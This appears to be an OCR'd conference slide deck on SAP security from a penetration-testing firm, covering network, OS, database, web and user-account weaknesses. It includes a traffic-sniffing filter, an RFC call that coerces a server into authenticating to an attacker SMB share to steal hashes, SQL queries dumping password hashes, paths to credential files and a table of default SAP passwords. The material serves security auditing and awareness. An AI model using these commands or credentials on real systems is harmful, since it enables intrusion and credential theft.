Digital Security

TROOPERS 10
IT-Security Conference & Workshops

Some notes on SAP Security

Alexander Polyakov. PCI QSA,PA-QSA
Director of Security Audit Department, Digital Security
Head of Digital Security Research Group [DSecRG]
a.polyakov@dsec.ru

Who is that guy?

1. 5 yrs – work in the Digital Security company now as Director of Security Audit Department
2. 3 yrs – Head of Digital Security Research Group
3. 1 yr - Expert council member of PCIDSS.RU
4. Found a lot of vulnerabilities in SAP, Oracle, IBM… solutions
5. Wrote the first Russian book about Oracle Database security - “Oracle Security from the Eye of the Auditor. Attack and Defense” (in Russian)
6. One of the contributors to Oracle with metasploit project
7. Speaker at T2.fi, Troopers10, InfosecurityRussia, PCIDSSRUSSIA2010 Ruscrypto, Chaos Constructions (CC)

The main interests and activities:

- ERP security assessment / research
- Web application and Database security assessment / research
- Penetration testing / Security assessment
- Managing/Teaching Research group
- PCI DSS/PA-DSS assessment

Digital Security

Digital Security is the leading Russian consulting company in the field of information security management, security audit and security standards, such as ISO 27001, PCI DSS and PA-DSS compliance.

The main activities:

- Information security consulting
- Business application security assessment
- Penetration testing
- **Research center**
- Security software development
- Information security awareness center

Research Center

The main mission of DSecRG is to conduct researches of different application and system vulnerabilities. The result of this work is then used by the experts of the Digital Security audit department for assessing the security level of information systems with the use of active audit methods and also while carrying out penetration tests.

Intro

Main problems in ERP security

ERP-Enterprise resource planning is an integrated computer-based system used to manage internal and external resources including tangible assets, financial resources, materials, and human resources.

from Wikipedia

- ERP systems have a **complex structure**
- Mostly available **inside** a company => not so much people can test it instead of OS Windows for example
- Contain many different **vulnerabilities in all the levels** from network to application
- Rarely updated because administrators are scared they **can be broken during updates**

Intro

ERP security problems

Development

Implementation

SAP

Intro

- SAP (Systems, Applications and Products in Data Processing) is a German company devoted to the development of business solutions.
- Biggest ERP software vendor
- Provides different solutions: ERP, CRM, PLM, SCM, SRM, GRC, Business One…
- SAP runs on multiple Hardware, Operating Systems and Databases

Intro

Business applications like ERP, CRM, SRM and others are one of the major topics within the field of computer security as these applications store business data and any vulnerability in these applications can cause a significant ***monetary loss*** *or even stoppage of business.*

Nonetheless people still do not give much attention to the technical side of SAP security.

SAP Security

SAP Security from a vendor eye

Slide from one of the SAP presentations:

"SAP Security Secure Business in Open Environments"


SAP Security Solution Map

Application Security	Regulatory compliance	Role and authorization concepts	Data protection and privacy	Auditing
Secure Collaboration	Identity federation	Message security	Security interoperability	Trust management
Secure User Access	Identity management	Authentication and single sign-on	Access control	
Infrastructure Security	Network and communications security	Platform security	System security	Front-end security
Software Life-Cycle Security	Secure development	Secure default configuration	Secure delivery	Secure change management

http://www.isss.ch/events/ft2004.04/schumacher.pdf

SAP Security from a vendor eye

Slide from one of the SAP presentations:
"SAP Security Secure Business in Open Environments"



SAP Security from the eye of a vendor

Solution:

- Security guides
- Security notes
- Security courses
- Administration courses
- Books

SAP

is very simple)

Questions?

Thanks

Wait…

Key security features

Key security features are provided/enabled by the technical basis

So you must read and understand all those things as a minimum to make our SAP secure!

Read about it from:

- Security guides
- Security notes
- Security courses
- Administration courses
- Books
- Sdn.help.sap
- Additional resources

Just do it!

So you JUST must read and understand as a minimum all those things to make our SAP secure!

- Security guides - more than **200** documents ~50 pages each
- Security notes - more than **330** documents
- Security courses - just **3** courses ~500 pages each
- Administration courses - from 10 to **50** or more documents **~300 pages** each
- Books - more than 30 about administration & security
- Sdn.help.sap - many many pages
- Additional resources - unlimited

After all….

But the picture is wrong for a little. This is not money – This is your documentation

Real SAP Security

Platforms

Products

Your SAP implementation

Abstraction Levels

Applications

SAP Security overview

Platforms

- ABAP
- JAVA
- ABAP+JAVA

Products (only ERP)

- SAP R/3 4.6
- SAP ERP Enterprise
- SAP ERP 2004 (ECC5) with NW 2004
- SAP ERP 2005 (ECC6) with NW 2004s

You must know security aspects for all possible intersections!


Abstraction Levels

- Network
- OS
- Database Security
- Application/Web application
- EPR
- Client-side

Applications

- Different OS
- Different Databases
- Different additional components

SAP Security overview



SAP Security: Pentester's view

Abstraction Levels

- Network
- OS
- Database
- Additional Applications
- Internal SAP (BASIS)
- Client-side

Network Security

Network security

Encryption

- Password sniffing (passwords xored with known value in RFC)
- No traffic encryption by default (DIAG,Netweaver, visual admin, J2ee telnet, etc)

Potocol vulnerabilities

- RFC protocol vulnerabilities
- Getting information (RFC Ping)
- Executing remote commands (RFCEXEC, SAPXPG, RFC_START_PROGRAM)
- Registering External server

Inprooper components implementation

- Improper SAP firewall rules implementation (allow all)
- Network segmentation between users, administrators, servers, dmz

Network security Example 1. RFC connections

Capture SAP traffic


```
tcpdump -n -i eth0 'tcp[13] & 3 != 0 and (( tcp[2:2] >= 3200
tcp[2:2] < 3300) > or 5 ( tcp[2:2] >= 3600 tcp[2:2] < > 3700))'
```

- Find a user and decode password. A user has access to XI system without business data
- Using transaction SM59 that can show all RFC connections there was found one connection to HR system with hardcoded credentials
- Credentials were of the remote RFC user created for data exchange
- This user is called ALEREMOTE had SAP_ALL privileges

As a result the auditor got access to all data in HR system

Network security Example 2. MMC passwords sniffing

- SAP MMC is installed by default on port 50013
- Used for remote management of SAP servers
- By default SSL is not implemented
- Administration password transmitted using basic auth (base64)
- By sniffing this password we can get full control over the server




Network security Example 3. PassThehash throught RFC

- RFC functions can be **called remotely**
- You need a user and a password
- ALMOST ALL sap administrators **don't change password** for user SAPCPIC
- Using his credentials we **can call function** that tries to read the file on our SMB share
- Gotcha! **Hashes are stolen**

```
D:\>cd usr\sap\SM1\SYS\exe\uc\NTAMD64\

D:\usr\sap\SM1\SYS\exe\uc\NTAMD64>startrfc.exe -3 -h 172.16.0.222 -s 01 -t 4 -F
EDI_DATA_INCOMING -E PATHNAME=\\172.16.0.101\SHREEEEE -E PORT=SAPID3 -u SAPCPIC
-p admin
RFC Call/Exception: SYSTEM_FAILURE
Group        Error group 104
Key          RFC_ERROR_SYSTEM_FAILURE
Message      Error at OPEN '\\172.16.0.101\SHREEEEE' (check file)

D:\usr\sap\SM1\SYS\exe\uc\NTAMD64>
```

Network security Example 3. PassThehash throught RFC



OS Security

OS security

OS and application vulnerabilities

Any critical vulnerability in OS or applications installed on SAP server can be used to get access to OS and business DATA. Examples of OS vulnerabilities are everywhere (securityfocus, milw0rm,exploit-db)


OS specific security options

- **NFS access.** SAP data and binaries can be accessed by an anonymous user with NFS
- **OS access rights.** Critical SAP files and Oracle data files may have insecure rights such as 755 or even 777
- **Insecure rhosts**. Remote access can be managed by rlogin from trusted servers thus getting access to one of SAP servers an attacker can access to others
- **Physical access**.
- **Etc…**

OS Vulnerabilities example (from OS to SAP)

- In one of the companies there was a Unix user for backup access which was called backup
- This user had a simple password (guess what :)?)
- After examining access rights there was found that any OS user had read access on the system data files where Oracle password hashes stored

```
-rw-r--r--   1 orats2    dba        1768014992 May 20 20:03
oracle/TS2/sapdata1/system_1/system.data1
```




An attacker can:

- access to other data files
- decrypt hash (using rainbow tables)
- or rewrite file with own hash

OS Vulnerabilities. Sample critical files

There are many critical files on SAP server that can be used by unprivileged user to gain access to SAP application:

- Database files (DATA + encrypted Oracle and SAP passwords)
  - /oracle/<DBSID>/sapdata/system_1/system.data1
- SAP config files (encrypted passwords)
  - /usr/sap/<SAPSID>/<Instance ID>/sec/*
  - /usr/sap/<SAPSID>/<Instance ID>/sec/sapsys.pse



- Configtool Config files (Encrypted Database password)
  - \usr\sap\DM0\SYS\global\security\data\SecStope.properties
  - \usr\sap\DM0\SYS\global\security\data\SecStope.key
- J2EE Trace files (Plaintext passwords)
  - /usr/sap/<sapsid>/<InstanceID>/j2ee/cluster/dispatcher/log/defaultTrace.0.trc
- ICM config files (encrypted password)
  - \usr\sap\DM0\SYS\exe\uc\NTI386\icmauth.txt

Database Security

Database security

Many SAP instances installed with Oracle database. As it's known Oracle database has many security problems in all the areas with default installation.

Briefly:

- Database vulnerabilities
- Many default passwords + **Default SAP passwords** (SAPR3/SAP)
- Password policies such as password length and locking are not installed by default
- Security properties such as **REMOTE_OS_AUTHENT**
- Listener security (for example latest buffer overflows that give remote access to OS)
- Many many others

Direct access to the Database means full SAP compromise!

Database security example 1

- In SAP R3 4.71 installed with Oracle 9i there was found user DBSNMP with password DBSNMP
- He has “SELECT ANY DICTIONARY” rights and he has access to dba_users where the Oracle password hashes stored.
- An attacker can try to decrypt it and get access to the database with SYS or SYSTEM rights.

```
SQL*Plus: Release 10.2.0.2.0 - Production on Sun Oct 4 17:36:42 2009

Copyright (c) 1982, 2005, Oracle.  All Rights Reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> select password,username from dba_users;

PASSWORD                       USERNAME
------------------------------ ------------------------------
EXTERNAL                       OPS$SAPSERVER\SAPSERVICEDM0
EXTERNAL                       OPS$SAPSERVER\SAPSERVICESR3
EXTERNAL                       OPS$SAPSERVER\DM0ADM
BD2FABD0CD6D7944               SYS
DE5E0966FF1E3634               SYSTEM
E066D214D5421CCC               DBSNMP
0279D75DC496E495               SAPSR3
EEBB59DA3DB1856C               SAPSR3DB
4A3BA55E08595C81               OUTLN
3DF26A8B17D0F29F               TSMSYS
CE4A36B8E06CA59C               DIP

11 rows selected.
```

Database security example 2

- In another SAP installation there was found user sapr3 with default password SAP.
- Using this credentials he was given access to the table with the password hashes of all SAP users:

```
select bname, bcode, uflag from sapr3.usr02 where mandt='000';
```

- Using this hashes and the latest version of JohnTheRipper

```
WF-MGR-26                          DB8EA12BCF1A7067        64

BNAME                              BCODE               UFLAG
---------------------------------- ---------------- ---------
WF-MGR-27                          85A74B9A915C2F62        64
WF-MGR-28                          440004C46DF28C88        64
WF-MGR-29                          8A93C72E5EC899C2        64
WF-MGR-30                          56377AC0DD8D338A        64
WF-MGR-31                          B49C0981E8E63EEA        64
WF-MM-1                            3B8648F4C899F9D7        64
WF-MM-2                            4048063A4BE30F15        64
WF-MM-3                            247DFCCAC96CE90F        64
WF-MM-4                            028A0BC9DC77ED99        64
WF-MM-5                            882C2F822CAFC287        64
WF-MM-6                            29CAC1A92A332E0F        64

BNAME                              BCODE               UFLAG
---------------------------------- ---------------- ---------
WF-MM-MGR                          9FF936744C0725F4        64
WF-PM-1                            2D2650B2350935E9        64
WF-PM-2                            CE4BC1E996820B64        64
WF-PP-1                            F78BF8375D09AD91        64
WF-PP-E                            B0010C2E7235A0C9        64
WF-PP-M                            AE2A2D0A4B420A0B        64
WF-PP-P                            A526282FDB8B0629        64
```

Database security example 3 – REMOTE_OS_AUTHENT

```
C:\WINDOWS\system32\cmd.exe - sqlplus /@172.16.1.6:1527/DM0

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 172.16.0.222
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.0.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Autoconfiguration IP Address. . . : 169.254.25.129
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

C:\Documents and Settings\dm0adm>sqlplus /@172.16.1.6:1527/DM0

SQL*Plus: Release 10.2.0.2.0 - Production on Wed Mar 10 16:10:59 2010

Copyright (c) 1982, 2005, Oracle.  All Rights Reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> _
```

NO Comments……

Applications Security

Applications and Web applications Security

- There are many different Web servers installed in SAP landscape such as: WEB AS, ITS, IGS

- SAP usually installs with many different web applications that use different technologies:

JSP servlets, Web services, Webdynpro, EJB, Portal iviews, BSP

- All SAP implementations have internally developed stuff so every company may have their own vulnerabilities

Application and Web servers Vulnerabilities

- All possible Web application vulnerabilities
- Buffer overflow and format string vulnerabilities in SAP IGS, SAP ITS, Netweaver, etc.
- Other specific vulnerabilities

examples can be found in ***dsecrg.com****,* ***ngssoftware.com, cybsec.com, onapsis.com***

Web Applications security example

- When administrator implements ICM the password for icmadm is generated automatically
- In Netweaver 2004 (SAP ECC 5) it is random 4-digit number.
- To enter ICM you should connect to

http://ip:port/sap/wdisp/admin/default.html

Where you will see the basic auth

- And there are no limits for password guessing)


Web Applications security example

```
Select C:\WINDOWS\system32\cmd.exe
2. create user for web based administration in file "icmauth.txt"(if not already
 exisiting)
3. start SAP Web Dispatcher with the created profile

After the bootstrap you can use the web based administration

Generating Profile "sapwebdisp.pfl"
Hostname of Message Server (rdisp/ms_host): 172.16.0.205
HTTP Port of Message Server (ms_host/http_port): 8100
Unique Instance Number for SAP Web Dispatcher (SAPSYSTEM): 10
HTTP port number for SAP Web Dispatcher: 80
Profile "sapwebdisp.pfl" generated
Authentication file "icmauth.txt" generated
Web Administration user is "icmadm" with password "2029"
Restart sapwebdisp with profile: sapwebdisp.pfl
sapwebdisp started with new pid 1772
Please extract archive "icmadmin.SAR" to directory ./admin
Web administration accessable with "http://sapecc5:80/sap/wdisp/admin/default.ht
ml"

SAP Web Dispatcher bootstrap ended (rc=0)

D:\usr\sap\ERP\SYS\exe\run>*** SAP Web Dispatcher up and operational (pid: 1772)
 ***
```

Latest Web application vulnerabilities

- In total at present time it is published nearly 40 vulnerabilities of various SAP applications by various researchers
- Also there are about 50 vulnerabilities in different WEB vulnerabilities found by DSecRG and sent to vendor. There are still several vulnerabilities that are not yet patched

http://www.dsecrg.com/pages/vul/



SAP ERP Internal Security

SAP BASIS security.

- The most known area of SAP security
- It is about roles, privileges and segregation of duties
- Every SAP security consultant or administrator knows this aria (maybe :)
- Unfortunately, it is ALL that they know about SAP security

SAP BASIS security. Default users

- For connecting to SAP a user must know valid Client, Username and Password
- There are many default Clients, Usernames and Passwords in SAP
- Also default users with unknown passwords:

  J2ee_admin, SAP*(in j2ee), J2EE_GUEST, SAPJSF, ADSuser, caf_mp_svuser, pisuper, itsadm ….
- Can try to bruteforce. In basis-type versions less 6.20 lock counter is not incremented using rfc bruteforce
- In other versions locking is on by default (12 tries)

http://www.mariewagener.de/files/active/0/Note_11_07_SAP_standard_users_special_users.pdf

SAP BASIS security. Default users with default passwords

USER	PASSWORD	CLIENT
SAP*	06071992	000 001 066
DDIC	19920706	000 001
TMSADM	**PASSWORD**	000
SAPCPIC	ADMIN	000 001
EARLYWATCH	SUPPORT	066

SAP BASIS security. Roles/Authorizations/Profiles

SAP applications have a very complex model of roles, profiles and privileges which can be the biggest problem if a number of users and profiles amounts to thousands.

